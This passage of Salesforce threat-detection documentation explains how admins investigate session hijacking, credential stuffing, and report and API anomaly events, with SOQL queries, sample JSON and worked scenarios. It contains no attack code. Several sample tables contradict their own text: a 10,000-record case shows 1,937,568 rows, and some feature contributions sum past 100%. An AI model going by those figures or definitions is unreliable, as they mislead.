- SessionHijackingEvent and its storage equivalent SessionHijackingEventStore track when unauthorized users gain ownership of a Salesforce user's session with a stolen session identifier. To detect such an event, Salesforce evaluates how significantly a user's current browser fingerprint diverges from the previously known fingerprint. Salesforce uses a probabilistically inferred significance of change.

  Important: If the SessionHijackingEvent object contains a record, an attack occurred in the past and *Salesforce security has already taken care of the security issue*. You don't do anything other than investigate the attack for your own purposes.

- LoginEventStream (and its storage equivalent LoginEvent) tracks all login activity in your org.

For example, say that your org receives a SessionHijackingEvent. The first thing you do is look at relevant fields of the event to get basic information about the attack, such as:

- `Score`: A number from 0.0 to 1.0 that indicates how significantly the new browser fingerprint deviates from the previous one. The higher the number, the more likely a session hijacking attack occurred.
- `UserId`: The user's unique ID. Use this ID to query LoginEvent for more login information.

- `EventDate`: When this attack occurred.
- `SecurityEventData`: JSON field that contains the current and previous values of the browser fingerprint features that contributed the most to this anomaly detection. See this table for the full list of possible features.
- `Summary`: A text summary of the event.
- `Current-Previous` field pairs: These field pairs provide quick access to current and previous values for selected browser fingerprint features.
  - `CurrentIp` and `PreviousIp`: The current and previous IP address.
  - `CurrentPlatform` and `PreviousPlatform`: The current and previous operating system, such as Win32, MacIntel, or iPad.
  - `CurrentScreen` and `PreviousScreen`: The current and previous screen size in pixels, such as (900.0,1440.0).
  - `CurrentUserAgent` and `PreviousUserAgent`: The current and previous value of your browser's user agent which identifies the type of browser, version, operating system, and more. For example, Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
  - `CurrentWindow` and `PreviousWindow`: The current and previous window size in pixels, such as (1200.0,1920.0).

See the API documentation for the full list of fields.

This sample SOQL query returns these field values.

```
SELECT Score, UserId, EventDate, SecurityEventData, Summary
FROM SessionHijackingEventStore
```

Let's look at the `SecurityEventData` field a bit more closely because it contains the browser fingerprints that triggered this anomaly detection. Here's sample data:

```
[
{
"featureName": "userAgent",
"featureContribution": "0.45 %",
"previousValue": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/75.0.3770.142",
"currentValue": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/76.0.3809.100 Safari/537.36."
},
{
"featureName": "ipAddress",
"featureContribution": "0.23 %",
"previousValue": "201.17.237.77",
"currentValue": "182.64.210.144"
},
{
"featureName": "platform",
"featureContribution": "0.23 %",
"previousValue": "Win32",
"currentValue": "MacIntel"
},
{
"featureName": "screen",
"featureContribution": "0.23 %",
"previousValue":"(1050.0,1680.0)",
"currentValue": "(864.0,1536.0)"
},
{
"featureName": "window",
"featureContribution": "0.17 %",
"previousValue": "1363x1717",
"currentValue": "800x1200"
}
]
```

The sample JSON shows that many browser fingerprint features changed, including window, IP address, platform, and more. Salesforce concludes the user session was hijacked.

SEE ALSO:

Platform Events Developer Guide: SessionHijackingEvent

Credential Stuffing

Credential stuffing is a type of cyber attack that uses stolen account credentials. It's also known as "password spraying" or "credential spills". Attackers obtain large numbers of usernames and passwords through data breaches or other types of cyber attacks. They then use these credentials to gain unauthorized access to user accounts through large-scale automated login requests against a web application such as Salesforce.

Salesforce identifies a credential stuffing attack using a two-step process. First, it detects if a credential stuffing attack is taking place by analyzing the login traffic. In particular, we look for attackers who stuff multiple credentials in the same end-point or stuff the same user accounts by enumerating multiple passwords. Next we check the ratio of successful versus failed login traffic volume. If the volume exceeds a certain threshold, we use more fingerprint details to identify the affected user's profile.

When we detect a successful login from an endpoint that exhibits credential stuffing behavior, we pose an identity challenge to the affected user. If the user successfully completes that challenge, they are required to change their password before accessing Salesforce again.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

All Salesforce customers get this threat mitigation. However, Event Monitoring customers can get granular visibility into these attacks using the CredentialStuffingEvent object. These customers can then collect useful information related to these events in real time and send notifications to other users in Salesforce.

IN THIS SECTION:

Investigate Credential Stuffing

Here are some tips for investigating a credential stuffing attack.

Investigate Credential Stuffing

Here are some tips for investigating a credential stuffing attack.

Start by querying these Real-Time Event Monitoring events that provide detailed information about the attack. In particular:

- CredentialStuffingEvent and its storage equivalent CredentialStuffingEventStore track when a user successfully logs into Salesforce during an identified credential stuffing attack.

  > Important: If the CredentialStuffingEvent object contains a record, an attack occurred in the past and *Salesforce security has already taken care of the security issue*. You don't do anything other than investigate the attack for your own purposes.

- LoginEventStream and its storage equivalent LoginEvent track all login activity in your Salesforce org.

For example, say that your org receives a CredentialStuffingEvent. The first thing you do is look at relevant fields of the event to get basic information about the attack, such as:

- `UserId`: The user's unique ID. Use this ID to query LoginEvent for more login information.
- `EventDate`: When this attack occurred.
- `Summary`: A text summary of the event.

See the API documentation for the full list of fields.

This sample SOQL query returns these field values.

```
SELECT UserId, EventDate, Summary FROM CredentialStuffingEventStore
```

You can use this type of query to identify the users in your org that were affected by the credential stuffing attack. These users reused their org password in other web sites or their password follows a common pattern and is not strong enough. Educate your users on how they can create and manage strong passwords to protect your org.

Also consider improving your security with password protection. You can set password history, length, and complexity requirements. You can also specify what to do when a user forgets the password. Another best practice is to set up multi-factor authentication (MFA). Finally, investigate enabling Lightning Login for password-free logins.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

SEE ALSO:

- *Salesforce Help*: Enable Lightning Login for Password-Free Logins
- *Trailhead*: Educate Your Users to Help Protect Your Org
- *Salesforce Security Guide*: Set Password Policies
- *Platform Events Developer Guide*: CredentialStuffingEvent

Report Anomaly

An *anomaly* is any user activity that is sufficiently different from the historical activity of the same user. We use the metadata in Salesforce Core application logs about report generation and surrounding activities to build a baseline model of the historical activity. We then compare any new report generation activity against this baseline to determine if the new activity is sufficiently different to be called an anomaly. We don't look at the actual data that a user interacts with— we look at *how* the user interacts with the data.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

IN THIS SECTION:

Training and Inference Steps

Similar to other machine learning or statistical models, our detection model has a familiar two-step process: a training step and an inference or detection step. As a customer, you don't perform either of these steps—Salesforce performs them for you. You only review the detection events generated by our detection mode and take further action if necessary.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Training Step

We extract various attributes—also known as *features*—using the metadata from the Salesforce application logs. We use metadata about report generation and surrounding activities over a period of 90 days. The actual list of features changes as the model improves.

Using these features, we build a model of the user's typical report generation activity. This step is called model training. We use the trained model to detect anomalies in the second step.

Inference (or Detection) Step

During the detection step, we look at every report generation activity for every user and extract the same set of features used to train the model. We then compare features against the model of the user's typical behavior and determine if the activity under consideration is sufficiently different.

Anomaly Score

We assign a numerical anomaly score to every report generation activity based on how different the activity is compared to the user’s typical activity. The anomaly score is always a number from 0 through 100, and is often expressed as a percentage. A low anomaly score indicates that the user's report generation activity is similar to the user's typical activity. A high anomaly score indicates that the user's report generation activity is different from the user's typical activity.

Critical Threshold

Every report generation event is assigned an anomaly score, but not all generation events are anomalies. We use a threshold to determine which report generation events are sufficiently different from a user’s typical activity. Any event with an anomaly score above the critical threshold is considered an anomaly.

Investigate Report Anomalies

It's often necessary to further investigate a report anomaly to either rule it out as benign or to determine if a data breach occurred.

As a Shield customer, the Real-Time Event Monitoring events provide you with the required information to perform your investigation. In particular:

- ReportAnomalyEvent (and its storage equivalent ReportAnomalyEventStore) track when anomalies are detected about users running or exporting reports. These objects are the starting point of your investigation.
- ReportEventStream (and its storage equivalent ReportEvent) track in general when users run or export reports in your org. Use these objects to see real-time or historical report executions.
- LoginEventStream (and its storage equivalent LoginEvent) track all login activity in your org.

For example, say that your org receives a ReportAnomalyEvent that indicates a potential anomaly in a user’s report execution. The first thing you do is look at relevant fields of the event to get basic information about the anomaly, such as:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

- `Score`: A number that represents how much this user’s report execution differed from their usual activity. The higher the number, the more it diverged.
- `UserId`: The user’s unique ID.
- `EventDate`: When this anomaly occurred.
- `Report`: The report ID for which this anomaly was detected.
- `SecurityEventData`: JSON field that contains the features, such as row count or day of the week, that contributed the most to this anomaly detection. See this table on page 280 for the full list of possible features.
- `Summary`: A text summary of the event.

See the API documentation for the full list of fields.

This sample SOQL query returns these field values.

```
SELECT Score, UserId, EventDate, Report, SecurityEventData, Summary
FROM ReportAnomalyEventStore
```

Let’s look at the `SecurityEventData` field a bit more closely because it contains the contributing factors that triggered this anomaly detection. Here’s sample data:

```
[
{
"featureName": "rowCount",
"featureValue": "1937568",
"featureContribution": “95.00 %"
},
{
```

```
"featureName": "autonomousSystem",
"featureValue": "Bigleaf Networks, Inc.",
"featureContribution": “1.62 %"
},
{
"featureName": "dayOfWeek",
"featureValue": "Sunday",
"featureContribution": “1.42 %"
},
{
"featureName": "userAgent",
"featureValue": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/76.0.3809.132 Safari/537.36}",
"featureContribution": “1.21 %"
},
{
"featureName": "periodOfDay",
"featureValue": “Evening”,
"featureContribution": “.09 %"
},
{
"featureName": "averageRowSize",
"featureValue": "744",
"featureContribution": “0.08 %"
},
{
"featureName": "screenResolution",
"featureValue": "900x1440",
"featureContribution": “0.07 %"
}
]
```

The feature that contributed the most (95.00%) to this anomaly detection was rowCount with a value of 1937568. The feature indicates that the user viewed or exported a report that had 1,937,568 rows. But based on historical data, the user rarely views or exports so much data. The other features contributed much less to the score. For example, the user executed the report on Sunday, but this feature contributed only 1.42% to the overall score.

Now that you have the data, you can investigate further.

SEE ALSO:

Training and Inference Steps

Platform Events Developer Guide: ReportAnomalyEvent

Platform Events Developer Guide: ReportEvent

Best Practices for Investigating Report Anomalies

Keep these tips and best practices in mind when you investigate unusual user behavior. They can help you find the information you require to make a well informed conclusion about your data's safety.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Identify the involved user.

Keeping customer privacy in mind, we cannot access customer data or any data inside the reports. As a result, we can provide only the user ID of the user who generated the report that is marked as an anomaly. Use this user ID to locate the username and other details about the person associated with the detection event.

Field: `ReportAnomalyEvent.UserId`

Use the timestamp.

Our detection model already considers various features derived from the timestamp to determine report generation activity as anomalous or not. You can use this timestamp to narrow down the set of events you must review. You can also determine if the time of report generation was unusual for the user who generated the report.

Field: `ReportAnomalyEvent.EventDate`

Use contributing factors as a guide.

The contributing factors JSON output shows the list of features on page 280 in descending order of contribution. As you start your investigation into the event logs, keep an eye out for the top contributing features. If these features look unusual, they can provide more evidence that confirms the anomaly or even indicate a possible data breach.

Field: `ReportAnomalyEvent.SecurityEventData`

Consider the anomaly in the context of the user's typical behavior.

Using the ReportAnomalyEvent field values, try to determine whether the user activity within the detection event is typical for the user. For example, consider if it's typical for a user to generate a report from the IP address provided.

Field: `ReportAnomalyEvent.SourceIp`

Consider the size of the report.

We consider the size of the report to determine if the report generation was anomalous. A user generating a larger report than usual can indicate an unauthorized data export attempt. For example, an attacker obtained unauthorized access to the user's account and exfiltrate as much data as possible before losing access. Alternatively, it could mean that a disgruntled employee is exfiltrating data for use beyond the needs of the employer.

Field: `ReportAnomalyEvent.SecurityEventData` (specifically the rowCount feature name)

Not all anomalies are malicious.

While some anomalies can indicate a malicious intent, other anomalies can be legitimate but unusual. Our detection model can produce detection events that are unusual but not malicious. For example, if an employee gets promoted to a new role and starts generating larger reports, our model can flag this behavior as anomalous.

SEE ALSO:

Training and Inference Steps

Platform Events Developer Guide: ReportAnomalyEvent

Platform Events Developer Guide: ReportEvent

Report Anomaly Detection Examples

Here are several examples that illustrate how you can investigate anomalous report events thoroughly.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

IN THIS SECTION:

Detection Event Isn't Anomalous

Jason is a sales data analyst who reports to the regional sales manager. It's Jason's job to generate reports for his manager's sales calls. On March 27, 2019, Jason's account was used to generate a report. Alia, the administrator for Jason's org, noticed a ReportAnomalyEvent about this report generation activity.

Detection Event Possibly Anomalous

Rob recently joined the company as a customer success representative. On Jan 15, 2019, Rob's account was used to generate a report. Tony, the org's Salesforce admin, noticed a ReportAnomalyEvent about this report generation activity.

Detection Event Is Definitely Anomalous but Maybe Not Malicious

Alice is a sales rep based in St. Louis. She's often on the road to meet with clients. When she travels, she generally, but not consistently, use her company's VPN to log into Salesforce.

Detection Event Is Confirmed Malicious

John, a sales rep based in San Francisco, often travels for work. He regularly downloads reports of his leads for his weekly sales presentations. John has access to 500-1,000 leads and his weekly report downloads typically contain 500–1,000 rows.

Detection Event Isn't Anomalous

Jason is a sales data analyst who reports to the regional sales manager. It's Jason's job to generate reports for his manager's sales calls. On March 27, 2019, Jason's account was used to generate a report. Alia, the administrator for Jason's org, noticed a ReportAnomalyEvent about this report generation activity.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

The event contained this information.

ReportAnomalyEvent Field	Value
Score	97.9801
SourceIp	96.43.144.30
EventDate	2019-03-27T07:45:07.192Z
UserId	00530000009M946
Report	00OD0000001leVCMAY
SecurityEventData	(see next table)

The `SecurityEventData` field contained this information.

featureName	featureValue	featureContribution
rowCount	17234	60.2%

featureName	featureValue	featureContribution
dayOfWeek	0	25.6%
numberColumns	12	12.5%
numberFilters	11	1.04%
periodOfDay	Night	0.65%

Alia notices that this report had approximately 17k rows generated on a Sunday. She decides to investigate further. Using the UserId field value, Alia identifies Jason as the user. She then looks through Jason's past report generation activity using the ReportEvent event. She notices that Jason, a sales data analyst, generates reports of varying sizes, ranging from just a handful of rows to 20k rows. Alia also notices that Jason often accompanies his manager on road shows, which often involves working Sundays and nights.

Alia concludes that this detection event wasn't anomalous because the report generation activity is well within Jason's typical activity.

SEE ALSO:

Platform Events Developer Guide: ReportAnomalyEvent

Platform Events Developer Guide: ReportEvent

Detection Event Possibly Anomalous

Rob recently joined the company as a customer success representative. On Jan 15, 2019, Rob's account was used to generate a report. Tony, the org's Salesforce admin, noticed a ReportAnomalyEvent about this report generation activity.

The event contained this information.

ReportAnomalyEvent Field	Value
Score	96.4512
SourceIp	96.43.144.28
EventDate	2019-01-15T07:45:07.192Z
UserId	00530000009M945
Report	00OD0000001IeVCMAY
SecurityEventData	(see next table)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

The `SecurityEventData` field contained this information.

featureName	featureValue	featureContribution
rowCount	46008	58.65%
userAgent	-	30.23%
averageRowSize	1534	6.58%

featureName	featureValue	featureContribution
browserCodecs	-	2.33%
acceptedLanguages	-	2.19%

Tony notices that the rowCount feature is a bit high for their org. The second-ranking feature is userAgent with a feature contribution of around 30%. This percentage indicates that this user agent is not common for their org. Tony investigates further and finds Rob with the UserId field. Tony notices that Rob is a relatively new employee. By looking at the ReportEvent events, Tony notices that Rob occasionally generates reports of 46k rows. Because Rob is a relatively new employee, Tony can't be certain whether this report matches Rob's typical activity pattern.

Tony concludes that this detection is possibly nomalous, although he doesn't take any threat mitigation actions now.

SEE ALSO:

Platform Events Developer Guide: ReportAnomalyEvent

Platform Events Developer Guide: ReportEvent

Detection Event Is Definitely Anomalous but Maybe Not Malicious

Alice is a sales rep based in St. Louis. She's often on the road to meet with clients. When she travels, she generally, but not consistently, use her company's VPN to log into Salesforce.

On July 27, 2015, Alice's account was used to generate a report from a relatively new IP address. Bob, the administrator for Alice's org, noticed a ReportAnomalyEvent about this report generation activity. The event contained this information.

ReportAnomalyEvent Field	Value
Score	95.0158
SourceIp	96.43.144.27
EventDate	2015-07-27T07:45:07.192Z
UserId	00530000009M944
Report	00OD0000001IeVCMAY
SecurityEventData	(see next table)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

The `SecurityEventData` field contained this information.

featureName	featureValue	featureContribution
autonomousSystem	Softbank Corp	73.4%
rowCount	50876	15.6%
userAgent	-	9.9%
numberFilters	11	0.81%

featureName	featureValue	featureContribution
periodOfDay	Night	0.21%

Bob notices that the autonomous system—derived from the IP address—is the top-ranked feature with 73.4% feature contribution. This percentage indicates that Alice rarely uses this autonomous system. Bob also notices that the report has around 50k rows, which is not small for this org. Bob then uses the UserId to identify the user as Alice. By looking at the ReportEvent events, Bob notices that Alice typically generates reports containing 1,000–10,000 rows. But on rare occasions, Alice generated reports with more than 50k rows. The userAgent has a smaller feature contribution, which could be attributed to Alice using her mobile device less when she travels. The numberFilters and periodOfDay features have small feature contributions, and are therefore not important.

Because Alice rarely uses this autonomous system and the report is bigger than what Alice typically generates, Bob concludes that this report falls outside of typical activity. However, Bob is unable to verify whether Alice or an attacker committed this malicious act. He attempts to get more information on this incident before pursuing any threat mitigation actions.

SEE ALSO:

Platform Events Developer Guide: ReportAnomalyEvent

Platform Events Developer Guide: ReportEvent

Detection Event Is Confirmed Malicious

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

John, a sales rep based in San Francisco, often travels for work. He regularly downloads reports of his leads for his weekly sales presentations. John has access to 500-1,000 leads and his weekly report downloads typically contain 500–1,000 rows.

On May 12, 2019, however, a report of 996,262 rows was downloaded using John's account. Kate, the administrator for John's org, noticed a ReportAnomalyEvent about this report generation activity. The event contained this information.

ReportAnomalyEvent Field	Value
Score	95.48515
SourceIp	96.43.144.26
EventDate	2019-05-12T12:22:10.298+00:00
UserId	00530000009M943
Report	00OD0000001leVCMAY
SecurityEventData	(see next table)

The `SecurityEventData` field contained this information.

featureName	featureValue	featureContribution
rowCount	996262	99.37%
autonomousSystem	Starbucks Coffee Company	0.27%
dayOfWeek	Sunday	0.13%

featureName	featureValue	featureContribution
averageRowSize	1507	0.06%
userAgent	-	0.02%

Kate starts an investigation to dig deeper. She uses the UserId to determine that the report was downloaded using John's account. She then searches the ReportEvent events for John and notices that he generates weekly reports, but they contain only 500–1,000 rows. The table shows that rowCount contributes nearly 100% to this anomaly. This feature contribution value is a numerical value that indicates the importance of rowCount in flagging this report generation activity as an anomaly. Because John has a consistent history of generating small reports (500–1,000 rows), a report with a million rows is a noticeable departure from that trend. This fact generates the high feature contribution value.

Upon further investigation, Kate discovers that John's account was hacked and the attacker escalated John's access privileges to access data for the entire sales team. As a result, the report contained sales leads for the entire sales team instead of only the sales leads assigned to John.

Kate concludes that this detection event is malicious and takes further threat mitigation actions.

SEE ALSO:

Platform Events Developer Guide: ReportAnomalyEvent

Platform Events Developer Guide: ReportEvent

API Anomaly

An *anomaly* is any user activity that is sufficiently different from the historical activity of the same user. We use the metadata in Salesforce Core application logs about API generation and surrounding activities to build a baseline model of the historical activity. We then compare any new API generation activity against this baseline to determine if the new activity is sufficiently different to be called an anomaly. We don't look at the actual data that a user interacts with— we look at *how* the user interacts with the data.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

IN THIS SECTION:

Training and Inference Steps

Similar to other machine learning or statistical models, our detection model has a familiar two-step process: a training step and an inference or detection step. As a customer, you don't perform either of these steps—Salesforce performs them for you. You only review the detection events generated by our detection mode and take further action if necessary.

Investigate API Request Anomalies

It's often necessary to further investigate an API request anomaly to either determine if a data breach occurred or to rule it out as benign.

Best Practices for Investigating API Request Anomalies

Keep these tips and best practices in mind when you investigate unusual user behavior. Find the information you require to make a well-informed evaluation of your data's safety.

API Request Anomaly Detection Examples

Here are several examples that illustrate how you can investigate anomalous API request events thoroughly.

Training and Inference Steps

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Similar to other machine learning or statistical models, our detection model has a familiar two-step process: a training step and an inference or detection step. As a customer, you don't perform either of these steps—Salesforce performs them for you. You only review the detection events generated by our detection mode and take further action if necessary.

Training Step

We extract various attributes—also known as *features*—using the metadata from the Salesforce application logs. We use metadata about report generation and surrounding activities over a period of 90 days. The actual list of features changes as the model improves.

Using these features, we build a model of the user's typical report generation activity. This step is called model training. We use the trained model to detect anomalies in the second step.

Inference (or Detection) Step

During the detection step, we look at every report generation activity for every user and extract the same set of features used to train the model. We then compare features against the model of the user's typical behavior and determine if the activity under consideration is sufficiently different.

Anomaly Score

We assign a numerical anomaly score to every report generation activity based on how different the activity is compared to the user's typical activity. The anomaly score is always a number from 0 through 100, and is often expressed as a percentage. A low anomaly score indicates that the user's report generation activity is similar to the user's typical activity. A high anomaly score indicates that the user's report generation activity is different from the user's typical activity.

Critical Threshold

Every report generation event is assigned an anomaly score, but not all generation events are anomalies. We use a threshold to determine which report generation events are sufficiently different from a user's typical activity. Any event with an anomaly score above the critical threshold is considered an anomaly.

Investigate API Request Anomalies

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

It's often necessary to further investigate an API request anomaly to either determine if a data breach occurred or to rule it out as benign.

As a Shield customer, the Real-Time Event Monitoring events provide you with the required information to perform your investigation. In particular:

- ApiAnomalyEvent and its storage equivalent ApiAnomalyEventStore track anomalies in how users make API calls. These objects are the starting point of your investigation.
- ApiEventStream and its storage equivalent ApiEvent track user-initiated read-only API calls. Use these objects to see real-time or historical API executions.
- LoginEventStream (and its storage equivalent LoginEvent) track all login activity in your org.

For example, say that your org receives an ApiAnomalyEvent that indicates a potential anomaly in a user's API calls. The first thing you do is look at relevant fields of the event to get basic information about the anomaly, such as:

- `Score`: A number that represents how much this user's API activity differed from their usual activity. The higher the number, the more it diverged.
- `UserId`: The user's unique ID.
- `EventDate`: The time that the API request occurred.
- `SecurityEventData`: JSON field that contains the features, such as row count or day of the week, that contributed the most to this anomaly detection. See this table on page 280 for the full list of possible features.
- `Summary`: A text summary of the event.

See the API documentation for the full list of fields.

This sample SOQL query returns these field values.

```
SELECT Score, UserId, EventDate, SecurityEventData, Summary
FROM ApiAnomalyEventStore
```

Let's look at the `SecurityEventData` field a bit more closely because it contains the contributing factors that triggered this anomaly detection. Here's sample data:

```
[
{
"featureName": "rowCount",
"featureValue": "1937568",
"featureContribution": “95.00 %"
},
{
"featureName": "autonomousSystem",
"featureValue": "Bigleaf Networks, Inc.",
"featureContribution": “1.62 %"
},
{
"featureName": "dayOfWeek",
"featureValue": "Sunday",
"featureContribution": “1.42 %"
},
{
"featureName": "userAgent",
"featureValue": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/76.0.3809.132 Safari/537.36}",
"featureContribution": “1.21 %"
},
{
"featureName": "periodOfDay",
"featureValue": “Evening”,
"featureContribution": “.09 %"
},
{
"featureName": "averageRowSize",
"featureValue": "744",
"featureContribution": “0.08 %"
},
{
"featureName": "screenResolution",
"featureValue": "900x1440",
"featureContribution": “0.07 %"
}
]
```

The feature that contributed the most (95.00%) to this anomaly detection was rowCount with a value of 1937568. The feature indicates that the user viewed or exported a report that had 1,937,568 rows. But based on historical data, the user rarely views or exports so much data. The other features contributed much less to the score. For example, the user executed the report on Sunday, but this feature contributed only 1.42% to the overall score.

Now that you have the data, you can investigate further.

SEE ALSO:

Platform Events Developer Guide: ApiAnomalyEvent

Platform Events Developer Guide: ApiEvent

Best Practices for Investigating API Request Anomalies

Keep these tips and best practices in mind when you investigate unusual user behavior. Find the information you require to make a well-informed evaluation of your data’s safety.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Identify the involved user.

Keeping customer privacy in mind, we can’t access customer data or any data inside the reports. As a result, we can provide only the user ID of the user who generated the report that is marked as an anomaly. Use this user ID to locate the username and other details about the person associated with the detection event.

Field: `ApiAnomalyEvent.UserId`

Use the timestamp.

Our detection model already considers various features derived from the timestamp to determine report generation activity as anomalous or not. You can use this timestamp to narrow down the set of events you must review. You can also determine if the time of report generation was unusual for the user who generated the report.

Field: `ApiAnomalyEvent.EventDate`

Use contributing factors as a guide.

The contributing factors JSON output shows the list of features on page 280 in descending order of contribution. As you start your investigation into the event logs, keep an eye out for the top contributing features. If these features look unusual, they can provide more evidence that confirms the anomaly or even indicate a possible data breach.

Field: `ApiAnomalyEvent.SecurityEventData`

Consider the anomaly in the context of the user's typical behavior.

Using the ReportAnomalyEvent field values, try to determine whether the user activity within the detection event is typical for the user. For example, consider if it's typical for a user to generate a report from the IP address provided.

Field: `ApiAnomalyEvent.SourceIp`

Consider the size of the report.

We consider the size of the report to determine if the report generation was anomalous. A user generating a larger report than usual can indicate an unauthorized data export attempt. For example, an attacker obtained unauthorized access to the user's account and exfiltrate as much data as possible before losing access. Or it could mean that a disgruntled employee is exfiltrating data for use beyond the needs of the employer.

Field: `ApiAnomalyEvent.SecurityEventData` (specifically the rowCount feature name)

Not all anomalies are malicious.

While some anomalies can indicate a malicious intent, other anomalies can be legitimate but unusual. Our detection model can produce detection events that are unusual but not malicious. For example, if an employee gets promoted to a new role and starts generating larger reports, our model can flag this behavior as anomalous.

SEE ALSO:

Platform Events Developer Guide: ApiAnomalyEvent

Platform Events Developer Guide: ApiEvent

API Request Anomaly Detection Examples

Here are several examples that illustrate how you can investigate anomalous API request events thoroughly.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

IN THIS SECTION:

API Detection Event Isn't Anomalous

Jason, a developer, uses APIs to query an Account object on a Sunday. He retrieves 10,000 records.

API Detection Event Possibly Anomalous

Rob, a relatively new Sales Operation Lead, uses an API to query the Opportunity object and extracts 10 million records. He previously queried the same object using a different browser and from a different IP address.

API Detection Event Is an Anomaly but Isn't Clearly Malicious

Alice is a sales rep based in St. Louis. She's often on the road to meet with clients. When she travels, she generally, but not consistently, uses her company's VPN to log into Salesforce.

API Detection Event Is Confirmed Malicious

Alan, a Salesforce user, employs an API to query the Opportunity object and extracts 10 million records. It's the first time that Alan queries the Opportunity object and uses this IP address to log in.

API Detection Event Isn't Anomalous

Jason, a developer, uses APIs to query an Account object on a Sunday. He retrieves 10,000 records.

The event contains this information.

APIAnomalyEvent Field	Value
Score	.5801
SourceIp	96.43.144.30
EventDate	2020-03-27T07:45:07.192Z
UserId	00530000009M946
SecurityEventData	(see next table)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

The `SecurityEventData` field contains this information.

featureName	featureValue	featureContribution
rowCount	1937568	95.00%
autonomousSystem	Bigleaf Networks, Inc.	1.62%
dayOfWeek	Sunday	1.42%
userAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36}	1.21%
periodOfDay	Evening	0.09%
averageRowSize	744	0.08%
screenResolution	900x1440	0.07%

Alia, the Salesforce admin, notices that 10,000 records were retrieved from an Account object on a Sunday. She investigates further. Using the `UserId` field value, Alia identifies Jason as the user. She then looks through Jason's past activity. She notices that Jason, a developer, retrieves records of varying amounts, ranging from just a handful to 20,000 records. Alia also notices in the `dayOfWeek` and `periodOfDay` features that Jason often works Sundays and nights.

Alia concludes that this detection event wasn't anomalous because the activity is well within Jason's typical activity.

SEE ALSO:

Platform Events Developer Guide: ApiAnomalyEvent

Platform Events Developer Guide: ApiEvent

API Detection Event Possibly Anomalous

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Rob, a relatively new Sales Operation Lead, uses an API to query the Opportunity object and extracts 10 million records. He previously queried the same object using a different browser and from a different IP address.

The event contains this information.

APIAnomalyEvent Field	Value
Score	.7212
SourceIp	96.43.144.28
EventDate	2019-01-15T07:45:07.192Z
UserId	00530000009M945
SecurityEventData	(see next table)

The `SecurityEventData` field contains this information.

featureName	featureValue	featureContribution
rowCount	1937568	95.00%
autonomousSystem	Bigleaf Networks, Inc.	1.62%
dayOfWeek	Sunday	1.42%
userAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36}	29.21%
periodOfDay	Evening	0.09%
averageRowSize	744	0.08%
screenResolution	900x1440	0.07%

